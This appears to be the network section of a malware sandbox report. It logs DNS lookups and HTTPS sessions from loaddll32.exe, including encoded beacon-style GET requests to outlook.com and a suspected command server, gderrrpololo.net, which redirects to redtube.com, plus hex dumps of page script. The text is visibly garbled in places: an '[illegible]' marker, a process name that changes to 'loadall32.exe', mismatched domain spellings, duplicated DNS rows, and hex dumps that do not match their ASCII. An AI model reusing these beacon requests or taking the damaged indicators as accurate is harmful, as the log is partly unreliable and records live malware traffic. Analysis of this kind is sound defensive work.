UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 18, 2021 22:19:40.874073982 CEST	192.168.2.4	8.8.8.8	0xd28b	Standard query (0)	outlook.com	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:41.947056055 CEST	192.168.2.4	8.8.8.8	0xc9ce	Standard query (0)	www.outlook.com	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:42.150708914 CEST	192.168.2.4	8.8.8.8	0x4948	Standard query (0)	outlook.office365.com	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:46.913918018 CEST	192.168.2.4	8.8.8.8	0x362	Standard query (0)	outlook.com	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:48.134293079 CEST	192.168.2.4	8.8.8.8	0x8a4f	Standard query (0)	www.outlook.com	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:49.162084103 CEST	192.168.2.4	8.8.8.8	0x5079	Standard query (0)	outlook.office365.com	A (IP address)	IN (0x0001)
Oct 18, 2021 22:20:02.573976994 CEST	192.168.2.4	8.8.8.8	0xd033	Standard query (0)	peajame.com	A (IP address)	IN (0x0001)
Oct 18, 2021 22:20:02.947412014 CEST	192.168.2.4	8.8.8.8	0xe6bf	Standard query (0)	www.redtube.com	A (IP address)	IN (0x0001)
Oct 18, 2021 22:20:09.593827963 CEST	192.168.2.4	8.8.8.8	0x130d	Standard query (0)	peajame.com	A (IP address)	IN (0x0001)
Oct 18, 2021 22:20:09.924515963 CEST	192.168.2.4	8.8.8.8	0xe4e1	Standard query (0)	www.redtube.com	A (IP address)	IN (0x0001)
Oct 18, 2021 22:20:23.809489012 CEST	192.168.2.4	8.8.8.8	0xa196	Standard query (0)	gderrrpololo.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 18, 2021 22:20:30.570812941 CEST	192.168.2.4	8.8.8.8	0x6e0	Standard query (0)	gderrrrpololo.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 18, 2021 22:19:40.892151117 CEST	8.8.8.8	192.168.2.4	0xd28b	No error (0)	outlook.com		40.97.156.114	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:40.892151117 CEST	8.8.8.8	192.168.2.4	0xd28b	No error (0)	outlook.com		40.97.160.2	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:40.892151117 CEST	8.8.8.8	192.168.2.4	0xd28b	No error (0)	outlook.com		40.97.128.194	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:40.892151117 CEST	8.8.8.8	192.168.2.4	0xd28b	No error (0)	outlook.com		40.97.164.146	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:40.892151117 CEST	8.8.8.8	192.168.2.4	0xd28b	No error (0)	outlook.com		40.97.153.146	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:40.892151117 CEST	8.8.8.8	192.168.2.4	0xd28b	No error (0)	outlook.com		40.97.116.82	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:40.892151117 CEST	8.8.8.8	192.168.2.4	0xd28b	No error (0)	outlook.com		40.97.148.226	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:40.892151117 CEST	8.8.8.8	192.168.2.4	0xd28b	No error (0)	outlook.com		40.97.161.50	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:41.965744019 CEST	8.8.8.8	192.168.2.4	0xc9ce	No error (0)	www.outlook.com	outlook.office365.com		CNAME (Canonical name)	IN (0x0001)
Oct 18, 2021 22:19:41.965744019 CEST	8.8.8.8	192.168.2.4	0xc9ce	No error (0)	outlook.office365.com	outlook.office365.com		CNAME (Canonical name)	IN (0x0001)
Oct 18, 2021 22:19:41.965744019 CEST	8.8.8.8	192.168.2.4	0xc9ce	No error (0)	outlook.office365.com	outlook.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Oct 18, 2021 22:19:41.965744019 CEST	8.8.8.8	192.168.2.4	0xc9ce	No error (0)	outlook.ms-acdc.office.com	HHN-efz.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Oct 18, 2021 22:19:41.965744019 CEST	8.8.8.8	192.168.2.4	0xc9ce	No error (0)	HHN-efz.ms-acdc.office.com		52.97.183.162	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:41.965744019 CEST	8.8.8.8	192.168.2.4	0xc9ce	No error (0)	HHN-efz.ms-acdc.office.com		52.97.137.194	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:41.965744019 CEST	8.8.8.8	192.168.2.4	0xc9ce	No error (0)	HHN-efz.ms-acdc.office.com		52.97.135.82	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:41.965744019 CEST	8.8.8.8	192.168.2.4	0xc9ce	No error (0)	HHN-efz.ms-acdc.office.com		52.98.208.50	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:42.169406891 CEST	8.8.8.8	192.168.2.4	0x4948	No error (0)	outlook.office365.com	outlook.office365.com		CNAME (Canonical name)	IN (0x0001)
Oct 18, 2021 22:19:42.169406891 CEST	8.8.8.8	192.168.2.4	0x4948	No error (0)	outlook.office365.com	outlook.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Oct 18, 2021 22:19:42.169406891 CEST	8.8.8.8	192.168.2.4	0x4948	No error (0)	outlook.ms-acdc.office.com	FRA-efz.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Oct 18, 2021 22:19:42.169406891 CEST	8.8.8.8	192.168.2.4	0x4948	No error (0)	FRA-efz.ms-acdc.office.com		52.97.151.82	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:42.169406891 CEST	8.8.8.8	192.168.2.4	0x4948	No error (0)	FRA-efz.ms-acdc.office.com		52.97.151.50	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:42.169406891 CEST	8.8.8.8	192.168.2.4	0x4948	No error (0)	FRA-efz.ms-acdc.office.com		52.97.151.66	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:46.931629896 CEST	8.8.8.8	192.168.2.4	0x362	No error (0)	outlook.com		40.97.156.114	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:46.931629896 CEST	8.8.8.8	192.168.2.4	0x362	No error (0)	outlook.com		40.97.160.2	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 18, 2021 22:19:46.931629896 CEST	8.8.8.8	192.168.2.4	0x362	No error (0)	outlook.com		40.97.128.194	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:46.931629896 CEST	8.8.8.8	192.168.2.4	0x362	No error (0)	outlook.com		40.97.164.146	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:46.931629896 CEST	8.8.8.8	192.168.2.4	0x362	No error (0)	outlook.com		40.97.153.146	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:46.931629896 CEST	8.8.8.8	192.168.2.4	0x362	No error (0)	outlook.com		40.97.116.82	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:46.931629896 CEST	8.8.8.8	192.168.2.4	0x362	No error (0)	outlook.com		40.97.148.226	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:46.931629896 CEST	8.8.8.8	192.168.2.4	0x362	No error (0)	outlook.com		40.97.161.50	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:48.150996923 CEST	8.8.8.8	192.168.2.4	0x8a4f	No error (0)	www.outlook.com	outlook.office365.com		CNAME (Canonical name)	IN (0x0001)
Oct 18, 2021 22:19:48.150996923 CEST	8.8.8.8	192.168.2.4	0x8a4f	No error (0)	outlook.office365.com	outlook.office365.com		CNAME (Canonical name)	IN (0x0001)
Oct 18, 2021 22:19:48.150996923 CEST	8.8.8.8	192.168.2.4	0x8a4f	No error (0)	outlook.office365.com	outlook.office365.com		CNAME (Canonical name)	IN (0x0001)
Oct 18, 2021 22:19:48.150996923 CEST	8.8.8.8	192.168.2.4	0x8a4f	No error (0)	outlook.office365.com	HHN-efz.ms-office.com		CNAME (Canonical name)	IN (0x0001)
Oct 18, 2021 22:19:48.150996923 CEST	8.8.8.8	192.168.2.4	0x8a4f	No error (0)	HHN-efz.ms-office.com	HHN-efz.ms-office.com		CNAME (Canonical name)	IN (0x0001)
Oct 18, 2021 22:19:48.150996923 CEST	8.8.8.8	192.168.2.4	0x8a4f	No error (0)	HHN-efz.ms-office.com		52.98.208.82	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:48.150996923 CEST	8.8.8.8	192.168.2.4	0x8a4f	No error (0)	HHN-efz.ms-office.com		52.97.137.210	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:48.150996923 CEST	8.8.8.8	192.168.2.4	0x8a4f	No error (0)	HHN-efz.ms-office.com		52.98.152.178	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:48.150996923 CEST	8.8.8.8	192.168.2.4	0x8a4f	No error (0)	HHN-efz.ms-office.com		52.97.218.82	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:49.180397987 CEST	8.8.8.8	192.168.2.4	0x5079	No error (0)	outlook.office365.com	outlook.office365.com		CNAME (Canonical name)	IN (0x0001)
Oct 18, 2021 22:19:49.180397987 CEST	8.8.8.8	192.168.2.4	0x5079	No error (0)	outlook.office365.com	outlook.office365.com		CNAME (Canonical name)	IN (0x0001)
Oct 18, 2021 22:19:49.180397987 CEST	8.8.8.8	192.168.2.4	0x5079	No error (0)	outlook.office365.com	HHN-efz.ms-office.com		CNAME (Canonical name)	IN (0x0001)
Oct 18, 2021 22:19:49.180397987 CEST	8.8.8.8	192.168.2.4	0x5079	No error (0)	HHN-efz.ms-office.com		52.98.207.226	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:49.180397987 CEST	8.8.8.8	192.168.2.4	0x5079	No error (0)	HHN-efz.ms-office.com		40.101.124.210	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:49.180397987 CEST	8.8.8.8	192.168.2.4	0x5079	No error (0)	HHN-efz.ms-office.com		52.98.152.194	A (IP address)	IN (0x0001)
Oct 18, 2021 22:19:49.180397987 CEST	8.8.8.8	192.168.2.4	0x5079	No error (0)	HHN-efz.ms-office.com		52.98.171.226	A (IP address)	IN (0x0001)
Oct 18, 2021 22:20:02.608975887 CEST	8.8.8.8	192.168.2.4	0xd033	No error (0)	peajame.com		45.9.20.189	A (IP address)	IN (0x0001)
Oct 18, 2021 22:20:02.965693951 CEST	8.8.8.8	192.168.2.4	0xe6bf	No error (0)	www.redtube.com	redtube.com		CNAME (Canonical name)	IN (0x0001)
Oct 18, 2021 22:20:02.965693951 CEST	8.8.8.8	192.168.2.4	0xe6bf	No error (0)	redtube.com		66.254.114.238	A (IP address)	IN (0x0001)
Oct 18, 2021 22:20:09.615385056 CEST	8.8.8.8	192.168.2.4	0x130d	No error (0)	peajame.com		45.9.20.189	A (IP address)	IN (0x0001)
Oct 18, 2021 22:20:09.940495014 CEST	8.8.8.8	192.168.2.4	0xe4e1	No error (0)	www.redtube.com	redtube.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 18, 2021 22:20:09.940495014 CEST	8.8.8.8	192.168.2.4	0xe4e1	No error (0)	redtube.com		66.254.114.238	A (IP address)	IN (0x0001)
Oct 18, 2021 22:20:23.965161085 CEST	8.8.8.8	192.168.2.4	0xa196	No error (0)	gderrrpololo.net		193.239.85.58	A (IP address)	IN (0x0001)
Oct 18, 2021 22:20:30.738194942 CEST	8.8.8.8	192.168.2.4	0x6e0	No error (0)	gderrrpololo.net		193.239.85.58	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

outlook.com
www.outlook.com
outlook.office365.com
peajame.com
www.redtube.com
gderrrpololo.net

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49760	40.97.156.114	443	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:19:41 UTC	0	OUT	GET /glik/mM4fESJ2gZt/uA80LaGoxHapkj/1J_2FDcGmm8V7rc0CGUfd/QB81EqdJiB8HNVys/LtafzTYFH3OBrC N/_2FUxh0z66uzhu7u5E/GNmSZHAYZ/Y3HZyZlx3F_2FwEVK5j_/2BK6pRFNvJEX2m_2FOW/B_2Bh57YulvMS5HX48 Mhca/MJ5EXOkvjtr8J/lyESu8wL/8bGBii42MUT/xnSK5i3.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: outlook.com Connection: Keep-Alive Cache-Control: no-cache
2021-10-18 20:19:41 UTC	0	IN	HTTP/1.1 301 Moved Permanently Cache-Control: no-cache Pragma: no-cache Location: https://www.outlook.com/glik/mM4fESJ2gZt/uA80LaGoxHapkj/1J_2FDcGmm8V7rc0CGUfd/QB81EqdJiB8H NVys/LtafzTYFH3OBrCN/_2FUxh0z66uzhu7u5E/GNmSZHAYZ/Y3HZyZlx3F_2FwEVK5j_/2BK6pRFNvJEX2m_2FOW /B_2Bh57YulvMS5HX48Mhca/MJ5EXOkvjtr8J/lyESu8wL/8bGBii42MUT/xnSK5i3.lwe Server: Microsoft-IIS/10.0 request-id: 128ab997-9174-7f21-0d1b-763308f1cc71 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload X-FEServer: CY4PR19CA0042 X-RequestId: 05418ecc-5d3c-4349-974d-f71f9f684da9 MS-CV: l7mKE nSRlX8NG3YzCPHMcQ.0 X-Powered-By: ASP.NET X-FEServer: CY4PR19CA0042 Date: Mon, 18 Oct 2021 20:19:41 GMT Connection: close Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49761	52.97.183.162	443	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:19:42 UTC	1	OUT	GET /glik/mM4fESJ2gZt/uA80LaGoxHapkj/1J_2FDcGmm8V7rc0CGUfd/QB81EqdJiB8HNVys/LtafzTYFH3OBrC N/_2FUxh0z66uzhu7u5E/GNmSZHAYZ/Y3HZyZlx3F_2FwEVK5j_/2BK6pRFNvJEX2m_2FOW/B_2Bh57YulvMS5HX48 Mhca/MJ5EXOkvjtr8J/lyESu8wL/8bGBii42MUT/xnSK5i3.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: www.outlook.com

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:19:42 UTC	1	IN	HTTP/1.1 301 Moved Permanently Cache-Control: no-cache Pragma: no-cache Location: https://outlook.office365.com/glik/mM4fESJ2gZt/uA80LaGoxHapkj/1J_2FDcGmm8V7rc0CGUfd/QB81EqdJiB8HNVys/LtafzTYFH3OBrcN/_2FUxh0z66uzhu7u5E/GNmSZHAYZ/Y3HZyZlx3F_2FwEVK5j_/2BK6pRFNvJEX2m_2FOw/B_2Bh57YulvMS5HX48Mhca/MJ5EXOkvjtr8J/lyESu8wL/8bGBii42MUT/xnSK5i3.lwe Server: Microsoft-IIS/10.0 request-id: 7a5dae91-64fe-2196-b739-8689b9acdea1 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload X-FEServer: AM7PR03CA0029 X-RequestId: 465e1d97-840a-4981-924d-50de2a6560f5 MS-CV: ka5dev5klIG3OYaJuazeoQ.0 X-Powered-By: ASP.NET X-FEServer: AM7PR03CA0029 Date: Mon, 18 Oct 2021 20:19:41 GMT Connection: close Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.4	49775	193.239.85.58	443	C:\Windows\System32\loadall32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:20:24 UTC	924	OUT	GET /glik/IX7AyTds/afFEhpeMaRFjZ845Mpc6/V24RbXXzbaYIE3EOVrL/2vEH_2F_2FApGXIS43cb_2/F4VP4LCxPeCFK/mB_2Bi89/Ev_2Bjqc9vPoE1MGV1_2F_2/F26w5x4o_2/B1P1j42qVTkGT_2FQ/1yY97Cub89r2/WPSdDMyp2T/BMGnm3xdWjsL60/OvOBHYFW7Jn7h0IA_2FB0/T9ZdiKikFFoU/R.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: gderrrpololo.net Connection: Keep-Alive Cache-Control: no-cache
2021-10-18 20:20:24 UTC	925	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.20.1 Date: Mon, 18 Oct 2021 20:20:24 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=23807p1kkuc83bsr275deha3c2; path=/; domain=.gderrrpololo.net Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Set-Cookie: lang=en; expires=Wed, 17-Nov-2021 20:20:24 GMT; path=/ Location: https://www.redtube.com/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.4	49776	66.254.114.238	443	C:\Windows\System32\loadall32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:20:24 UTC	925	OUT	GET / HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: www.redtube.com Cookie: ua=2b352e7e229a0b6bfbea857925a0f1da; platform=pc; bs=59owj5w5a2ken66ep8h0npv7lw3h88ss; ss=467874177367317442; RNLBSEVERID=ded6786
2021-10-18 20:20:24 UTC	925	IN	HTTP/1.1 200 OK server: openresty date: Mon, 18 Oct 2021 20:20:24 GMT content-type: text/html; charset=UTF-8 transfer-encoding: chunked detected_device: pc x-mg-s: 1 x-frame-options: SAMEORIGIN vary: User-Agent rating: RTA-5042-1996-1400-1577-RTA cache-control: no-store,no-cache,private,max-age=0,no-transform,must-revalidate x-m-rsrsv: ded6786 x-request-id: 616DD708-42FE72EE01BB299C-8A822A3 connection: close

[illegible]

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:20:24 UTC	948	IN	Data Raw: 09 09 09 09 09 09 09 77 69 6e 64 6f 77 2e 74 6a 50 72 65 6c 6f 61 64 45 6d 62 65 64 64 65 64 41 64 73 28 29 3b 0a 09 09 09 09 09 7d 0a 09 09 09 09 09 7d 0a 0a 09 09 09 09 09 72 65 71 75 65 73 74 2e 6f 6e 70 72 6f 67 72 65 73 73 20 3d 20 66 75 6e 63 74 69 6f 6e 28 29 20 7b 7d 3b 20 2f 2f 20 49 45 39 20 66 69 78 0a 09 09 09 09 09 72 65 71 75 65 73 74 2e 6f 70 65 6e 28 27 47 45 54 27 2c 20 61 64 2e 75 72 6c 29 3b 0a 09 09 09 09 09 72 65 71 75 65 73 74 2e 74 69 6d 65 6f 75 74 20 3d 20 31 30 30 30 30 3b 20 2f 2f 20 49 45 39 20 66 69 78 0a 09 09 09 09 09 72 65 71 75 65 73 74 2e 73 65 6e 64 28 29 3b 0a 09 09 09 09 7d 0a 09 09 09 7d 3b 0a 0a 09 09 09 54 4a 5f 41 44 53 5f 54 41 4b 45 4f 56 45 52 2e 70 72 65 6c 6f 61 64 41 64 73 28 29 3b 0a 09 09 3c 2f 73 63 72 Data Ascii: window.tjPreloadEmbeddedAds();}request.onprogress = function() {}; // IE9 fixrequest.open('GET', ad.url);request.timeout = 10000; // IE9 fixrequest.send();};TJ_ADS_TAKEOVER.preloadAds();</scr
2021-10-18 20:20:24 UTC	949	IN	Data Raw: 29 3b 0a 0a 09 09 09 09 76 61 72 20 76 65 72 73 69 6f 6e 20 3d 20 27 65 73 35 27 3b 0a 09 09 09 09 69 66 20 28 74 79 70 65 6f 66 20 50 72 6f 6d 69 73 65 20 21 3d 3d 20 27 75 6e 64 65 66 69 6e 65 64 27 20 26 26 20 50 72 6f 6d 69 73 65 2e 74 6f 53 74 72 69 6e 67 28 29 2e 69 6e 64 65 78 4f 66 28 27 5b 6e 61 74 69 76 65 20 63 6f 64 65 5d 27 29 20 21 3d 3d 20 2d 31 20 26 26 20 73 75 70 70 6f 72 74 73 45 53 36 29 20 7b 0a 09 09 09 09 09 76 65 72 73 69 6f 6e 20 3d 20 27 65 73 36 27 3b 0a 09 09 09 09 7d 0a 0a 09 09 09 09 61 64 64 54 6a 53 63 72 69 70 74 28 27 68 74 74 70 73 3a 2f 2f 73 74 61 74 69 63 2e 74 72 61 66 66 69 63 6a 75 6e 6b 79 2e 63 6f 6d 2f 69 6e 76 6f 63 61 74 69 6f 6e 2f 65 6d 62 65 64 64 65 64 61 64 73 2f 27 20 2b 20 65 6e 76 20 2b Data Ascii:);var version = 'es5';if (typeof Promise !== 'undefined' && Promise.toString().indexOf('[native code]') !== -1 && supportsES6) {version = 'es6'};addTJScript('https://static.trafficjunky.com/invoication/embeddedads/' + env +
2021-10-18 20:20:24 UTC	951	IN	Data Raw: 70 61 72 61 6d 73 2e 6a 71 75 65 72 79 56 65 72 73 69 6f 6e 20 3d 20 27 68 74 74 70 73 3a 2f 2f 63 64 6e 31 64 2d 73 74 61 74 69 63 2d 73 68 61 72 65 64 2e 70 68 6e 63 64 6e 2e 63 6f 6d 2f 6a 71 75 65 72 79 2d 31 2e 31 30 2e 32 2e 6a 73 27 3b 0a 0a 09 09 28 66 75 6e 63 74 69 6f 6e 28 29 20 7b 0a 09 09 09 76 61 72 20 70 6f 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 27 73 63 72 69 70 74 27 29 3b 0a 09 09 09 70 6f 2e 74 79 70 65 20 3d 20 27 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 27 3b 0a 09 09 09 70 6f 2e 61 73 79 6e 63 20 3d 20 74 72 7 5 65 3b 0a 09 09 09 70 6f 2e 73 72 63 20 3d 20 70 61 67 65 5f 70 61 72 61 6d 73 2e 6a 71 75 0d 0a Data Ascii: params.jqueryVersion = 'https://cdn1d-static-shared.phncdn.com/jquery-1.10.2.js';(function() {var po = document.createElement('script');po.type = 'text/javascript';po.async = true;po.src = page_params.jqu
2021-10-18 20:20:24 UTC	951	IN	Data Raw: 42 35 30 0d 0a 65 72 79 56 65 72 73 69 6f 6e 3b 0a 09 09 09 76 61 72 20 73 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 27 73 63 72 69 70 74 27 29 5b 30 5d 3b 20 73 2e 70 61 72 65 6e 74 4e 6f 64 65 2e 69 6e 73 65 72 74 42 65 66 6f 72 65 28 70 6f 2c 20 73 29 3b 0a 09 09 7d 29 28 29 3b 0a 09 7d 20 65 6c 73 65 20 7b 0a 09 09 70 61 67 65 5f 70 61 72 61 6d 73 2e 6a 71 75 65 72 79 56 65 72 73 69 6f 6e 20 3d 20 27 68 74 74 70 73 3a 2f 2f 65 69 2e 72 64 74 63 64 6e 2e 63 6f 6d 2f 77 77 7d 73 74 61 74 69 63 2f 63 64 6e 5f 66 69 6c 65 73 2f 72 65 64 74 75 62 65 2f 6a 73 2f 63 6f 6d 6d 6f 6e 2f 6c 69 62 2f 6a 71 75 65 72 79 2d 32 2e 31 2e 33 2e 6d 69 6e 2e 6a 73 3f 76 3d 66 64 64 64 33 30 62 61 61 38 31 34 66 Data Ascii: B50eryVersion;var s = document.getElementsByTagName('script')[0]; s.parentNode.insertBefore(po, s);})();el se {page_params.jqueryVersion = 'https://ei.rdtcdn.com/www-static/cdn_files/redtube/js/common/lib/jquery-2.1.3.min.js?v=fddd30baa814f
2021-10-18 20:20:24 UTC	952	IN	Data Raw: 74 61 74 65 3d 6e 74 2c 6e 2e 6f 6e 70 72 65 6c 6f 61 64 3d 5b 5d 2c 72 74 28 7b 75 72 6c 3a 6e 2e 75 72 6c 2c 74 79 70 65 3a 22 63 61 63 68 65 22 7d 2c 66 75 6e 63 74 69 6f 6e 28 29 7b 73 74 28 6e 29 7d 29 29 7d 66 75 6e 63 74 69 6f 6e 20 63 74 28 29 7b 76 61 72 20 6e 3d 61 72 67 75 6d 65 6e 74 73 2c 74 3d 6e 5b 6e 2e 6c 65 6e 67 74 68 2d 31 5d 2c 72 3d 5b 5d 2e 73 6c 69 63 65 2e 63 61 6c 6c 28 6e 2c 31 29 2c 66 3d 72 5b 30 5d 3b 72 65 74 75 72 6e 28 73 2 8 74 29 7c 7c 28 74 3d 6e 75 6c 6c 29 2c 61 28 6e 5b 30 5d 29 29 3f 28 6e 5b 30 5d 2e 70 75 73 68 28 74 29 2c 69 2e 6c 6f 61 64 2e 61 70 70 6c 79 28 6e 75 6c 6c 2c 6e 5b 30 5d 29 2c 69 29 3a 28 66 3f 28 75 28 72 2c 66 75 6e 63 74 69 6f 6e 28 6e 29 7b 73 28 6e 29 7c 7c 21 6e 7c 7c 68 74 28 76 28 6e 29 29 Data Ascii: tate=nt,n.onpreload=[],rt({url:n.url,type:"cache"},function(){st(n)}))}function ct(){var n=arguments,t=n[n.length-1],r=[].slice.call(n,1),f=r[0];return(st(t))?(t=null),a(n[0]))?(n[0].push(t),i.load.apply(null,n[0]),i):(f?(u(r,function(n){s(n)} n) ht(v(n))
2021-10-18 20:20:24 UTC	954	IN	Data Raw: 54 69 6d 65 6f 75 74 28 73 2c 32 35 30 29 7d 7d 76 61 72 20 75 2c 68 2c 66 3b 69 3d 69 7c 7c 77 3b 68 3d 61 74 28 74 2e 75 72 6c 29 3b 68 3d 3d 3d 22 63 73 73 22 3f 28 75 3d 72 2e 63 72 65 0d 0a Data Ascii: Timeout(s,250)}}var u,h,f,i= w;h=at(t.url);h===?css"?u=r.cre
2021-10-18 20:20:24 UTC	954	IN	Data Raw: 42 34 45 0d 0a 61 74 65 45 6c 65 6d 65 6e 74 28 22 6c 69 6e 6b 22 29 2c 75 2e 74 79 70 65 3d 22 74 65 78 74 2f 22 2b 28 74 2e 74 79 70 65 7c 7c 22 63 73 73 22 29 2c 75 2e 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 2c 75 2e 68 72 65 66 3d 74 2e 75 72 6c 2c 74 2e 63 73 73 52 65 74 72 69 65 73 3d 30 2c 74 2e 63 73 73 54 69 6d 65 6f 75 74 3d 6e 2e 73 65 74 54 69 6d 65 6f 75 74 28 73 2c 35 30 30 29 29 3a 28 75 3d 72 2e 65 61 74 65 45 6c 65 6d 65 6e 7 4 28 22 73 63 72 69 70 74 22 29 2c 75 2e 74 79 70 65 3d 22 74 65 78 74 2f 22 2b 28 74 2e 74 79 70 65 7c 7c 22 6a 61 76 61 73 63 72 69 70 74 22 29 2c 75 2e 73 72 63 3d 74 2e 75 72 6c 29 3b 75 2e 6f 6e 6c 6f 61 64 3d 75 2e 6f 6e 72 65 61 64 79 73 74 61 74 65 63 68 61 6e 67 65 3d 6f 3b 75 2e 6f 6e 65 72 72 Data Ascii: B4EateElement("link"),u.type="text/"+(t.type "css"),u.rel="stylesheet",u.href=t.url,t.cssRetries=0,t.cssTimeout=n.setTimeout(s,500)}(u=r.createElement("script"),u.type="text/"+(t.type "javascript"),u.src=t.url);u.onload=u.onreadystatechange=o;u.onerr
2021-10-18 20:20:24 UTC	955	IN	Data Raw: 64 45 76 65 6e 74 4c 69 73 74 65 6e 65 72 29 72 2e 61 64 64 45 76 65 6e 74 4c 69 73 74 65 6e 65 72 28 22 44 4f 4d 43 6f 6e 74 65 6e 74 4c 6f 61 64 65 64 22 2c 6b 2c 21 31 29 2c 6e 2e 61 64 64 45 76 65 6e 74 4c 69 73 74 65 6e 65 72 28 22 6c 6f 61 64 22 2c 65 2c 21 31 29 3b 65 6c 73 65 7b 72 2e 61 74 74 61 63 68 45 76 65 6e 74 28 22 6f 6e 72 65 61 64 79 73 74 61 74 65 63 68 61 6e 67 65 22 2c 6b 29 3b 6e 2e 61 74 74 61 63 68 45 76 65 6e 74 28 22 6f 6e 6c 6f 61 64 22 2c 65 29 3b 70 3d 21 31 3b 74 72 79 7b 70 3d 21 6e 2e 66 72 61 6d 65 45 6c 65 6d 65 6e 74 26 26 72 2e 64 6f 63 75 6d 65 6e 74 45 6c 65 6d 65 6e 74 7d 63 61 74 63 68 28 77 74 29 7b 7d 70 26 26 70 2e 64 6f 53 63 72 6f 6c 6e 26 26 66 75 6e 63 74 69 6f 6e 20 70 74 28 29 7b 69 66 28 21 6f 29 7b 74 72 Data Ascii: dEventListener)r.addEventListener("DOMContentLoaded",k,!1),n.addEventListener("load",e,!1);else{r.attachEvent("onreadystatechange",k);n.attachEvent("onload",e);p=!1;try{p=In.frameElement&&r.documentElement}catch(wt){}p&&p.doScroll&&function pt(){if(!i){tr
2021-10-18 20:20:24 UTC	956	IN	Data Raw: 34 34 39 66 63 30 65 39 64 35 32 61 37 38 64 61 33 35 63 37 39 64 61 34 61 35 35 22 3e 0a 20 20 20 20 20 20 20 20 20 20 3c 2f 61 3e 0a 20 20 20 20 20 20 20 20 20 20 0d 0a Data Ascii: 449fc0e9d52a78da35c79da4a55">
